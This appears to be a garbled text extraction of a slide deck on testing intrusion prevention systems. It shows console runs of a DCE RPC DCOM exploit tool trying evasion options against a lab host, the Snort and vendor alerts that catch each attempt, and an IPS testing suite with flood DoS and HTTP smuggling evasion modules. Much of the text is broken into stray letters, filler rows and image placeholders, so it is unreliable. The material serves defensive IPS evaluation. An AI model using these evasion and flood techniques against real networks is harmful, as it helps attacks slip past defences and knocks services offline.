

1. K w w lk  
. K w w w  
. K w w r  
. r l  
.. ' r







Pa a

r l



l w p

be around 5 hours

r l r r r

l r w r k

r s r l

r k r l

s s s s s

s s s s s

s s s s s

s s s s s

s s s s s

s s s s s

s s s s s

s s s s s

s s s s s


s s s s s

s s s s s


s s s s s

s s s s s





H w



```

[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 0
REMOTEPORT     : 666
ALTSERVER      : 0
DELAY          : 1
PORT           : 135
ALTER          : 0
RPCFRAGSIZE    : 0
OBFUSCATED     : 0
TARGET         : 10.0.0.105
FRAGSIZE       : 512
PIPELINING     : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface
ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
>
  
```

```


Mar  8 13:00:01 brutus snort[2657]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrative Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:666 ->
10.0.0.105:135
Mar  8 13:00:04 10.0.0.253 Vendor: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:666 -> 10.0.0.105:135
high
Mar  8 13:00:04 10.0.0.253 Vendor: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:666 -> 10.0.0.105:135 high
Mar  8 13:00:04 10.0.0.253 Vendor: Low : Overly Large
Protocol Data Unit
Mar  8 13:00:04 10.0.0.253 Vendor: High : Microsoft RPC
DCOM Buffer Overflow
Mar  8 13:00:04 10.0.0.253 Vendor: High : Windows
Command Shell Running
  
```



```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
-----
> set TARGET 10.0.0.105
> set MULTIBIND 1
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 1
REMOTEPORT     : 666
ALTSERVER      : 0
DELAY          : 1
PORT           : 135
ALTER          : 0
RPCFRAGSIZE    : 0
OBFUSCATED     : 0
TARGET         : 10.0.0.105
FRAGSIZE       : 0
PIPELINING     : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
>
```



```
Mar  8 13:00:01 backup snort[26870]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrative Privilege
Gain] (Priority: 3) (TCP) 192.168.202.104:135->
10.0.0.105:135
Mar  8 13:00:04 10.0.0.253 Vendor:  MS-RPC-DCOM-
Interface-BO* TCP 192.168.202.104:135 10.0.0.105:135
high
Mar  8 13:00:04 10.0.0.253 Vendor:  MS-RPC-135-NOP-Sled*
TCP 192.168.202.104:135 10.0.0.105:135 high
Mar  8 13:00:04 10.0.0.105 Vendor:  Low : Overly Large
Protocol Data Unit
Mar  8 13:00:04 10.0.0.105 Vendor:  High : Microsoft RPC
DCOM Buffer Overflow
Mar  8 13:00:04 10.0.0.105 Vendor:  High : Windows
Command Shell Running
```




# Hardware + Software

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
-----
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 1
REMOTEPORT     : 666
ALTSERVER      : 0
DELAY          : 1
PORT           : 135
ALTER          : 0
RPCFRAGSIZE    : 0
OBFUSCATED     : 1
TARGET         : 10.0.0.105
FRAGSIZE       : 512
PIPELINING     : 0



# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
>
```



```
Mar  8 13:00:01 backup snort[26870]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrative Privilege
Gain] (Priority: 3) (TCP) 192.168.202.104:135->
10.0.0.105:135
Mar  8 13:00:04 10.0.0.253 Vendor:  MS-RPC-DCOM-
Interface-BO* TCP 192.168.202.104:135 10.0.0.105:135
high
Mar  8 13:00:04 10.0.0.253 Vendor:  MS-RPC-135-NOP-Sled*
TCP 192.168.202.104:135 10.0.0.105:135 high
Mar  8 13:00:04 10.0.0.105 Vendor:  Low : Overly Large
Protocol Data Unit
Mar  8 13:00:04 10.0.0.105 Vendor:  High : Microsoft RPC
DCOM Buffer Overflow
Mar  8 13:00:04 10.0.0.105 Vendor:  High : Windows
Command Shell Running
```


# ARP + r1(r)


```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl  
DCE RPC Evasion Testing POC  
-----  
> set TARGET 10.0.0.105  
> set MULTIBIND 1  
> set OBFUSCATED 1  
> set ALTSERVER 1  
> exploit  
# 0. Launching exploit with following options  
  
MULTIBIND :  
REMOTEPORT : 566  
ALTSERVER : 0  
DELAY : 1  
PORT : 135  
ALTER : 0  
RPCFREQ : 0  
OBFUSCATED : 1  
TARGET : 10.0.0.105  
PAYLOADSIZE : 512  
PIPELINING : 0  
  
# 1. Establishing connection to 10.0.0.105:135  
# 2. Requesting Binding on Multiple Interfaces  
# 3. Launching Exploit  
# 4. Testing Status : Exploit failed  
>
```











P






P  
P  
P  
P  
P




P


















M k



E r l r

P



# I s r l

```
[root@localhost ips-tester]# ./IPSTester.pl
-----+-----
|               IPS Testing Suite v1.0               |
+-----+-----

[] Loading configuration file : ok

[] Loading modules
  DCE-RPC Based tests      v1.0    : loaded
  Flood based DOS          v1.0    : loaded
  Native Host Discovery    v1.0    : loaded
  HTTP Based tests         v1.0    : loaded
  Tools Based Discovery    v1.0    : loaded

[] Checking dependencies
  httpprint                v0.301  : ok
  thorum                   v1.2.5  : ok
  hping                    v3.0.0  : ok
  amap                     v5.1    : ok
  nmap                     v4.01   : ok
  fping                    v2.4    : ok
  ipmss                    v1.2.8  : ok

[] Loading scripts : 1 scripts loaded
Launching shell, have fun!
>
```



# M i s

> show modules

id	name	category	status	version
1	Flood based DOS	DoS / DDoS	OK	1.0
2	DCE-RPC Based tests	Evasion	OK	1.0
3	HTTP Based tests	Evasion	OK	1.0
4	Native Host Discovery	Scan / Fingerprint	OK	1.0
5	Tools Based Discovery	Scan / Fingerprint	OK	1.0

```

Module : Flood based DOS v.1.0
=====

Status : OK

Launches several DOS attacks (option: ATTACK) based on network floods :

0. Xmas tree: TCP packet with all flags set
1. IP 0 : IP packet with protocol number 0
2. Land : UDP Packet with identical source and destination
   addresses and ports
3. SYNflood : the very one !

Target port can be specified (option: PORT) if applicable and source can be
randomized (option: RANDBSOURCE).

Attack duration (option: DURATION) is given in seconds. If the global option
TEST is set, a TCP connectivity check will be performed on the target port.
Delay between each check can be set (option: TESTDELAY).

If attack duration is set to 0 attack will last until the <stop> command is
issued on the shell.

==> Requirements : Requires hping v3.0.0 <==

ATTACK      Attack type to launch (default: 0 - Xmas Tree)
DURATION    Attack duration in seconds [0 = infinite] (default: 10)
PORT        TCP port number of the targeted service (default: 135)
RANDBSOURCE Use random sources for attacks [0 = no, 1 = yes] (default: 0)
TESTDELAY   Delay in seconds between connectivity tests under attack (default: 2)

ATTACK      0
DURATION    10
PORT        135
RANDBSOURCE 0
TESTDELAY   2

Brought to you by : Renaud Bidou (renaudb@radware.com)

```



r s

```
> scripts show
```

id	name	filename
0	myscript	myscript.ips
	set global TARGET 10.0.0.105	
	launch 3	

S



```
> set global TARGET 10.0.0.105
> set module 3 EVASION 2
> set module 3 URL /hello.asp
> launch 3
```

```
# A. Testing Baseline
# A.1. Establishing connection to 10.0.0.105:80
# A.2. Sending GET /hello.asp : result code => 200
# A.3. Establishing connection to 10.0.0.105:80
# A.4. Sending UNICODE-0 : result code => 999
# A.4.1 Is the attack successful (y|N) ? N

# B. Launching HTTP smuggling evasion
# B.1. Testing methods support : GET(200) POST(200)
# B.2. Testing IIS 48k truncate : (200) Success
# B.3. Testing GET with Content-Length : (200) Success
# B.4.1 Testing double Content-Length (exploit first) : (400) Failure
# B.4.2 Testing double Content-Length (exploit last) : (400) Failure
# B.4.3 Testing double Content-Length (garbage then exploit) : (400) Failure
```



```
> stats show
```

Tests	Success	Tests	Ratio
IPS identification	0	2	0
Scan / Fingerprint	0	0	NA
Native Host Discovery	0	0	NA
Tools Based Discovery	0	0	NA
False Positive			NA
Evasion	2	13	15
DCE-RPC Based tests	0	3	0
HTTP Based tests	2	10	20
DoS / DDoS	0	0	NA
Flood based DOS	0	0	NA
GLOBAL RESULTS	4	15	27

```
>
```



P

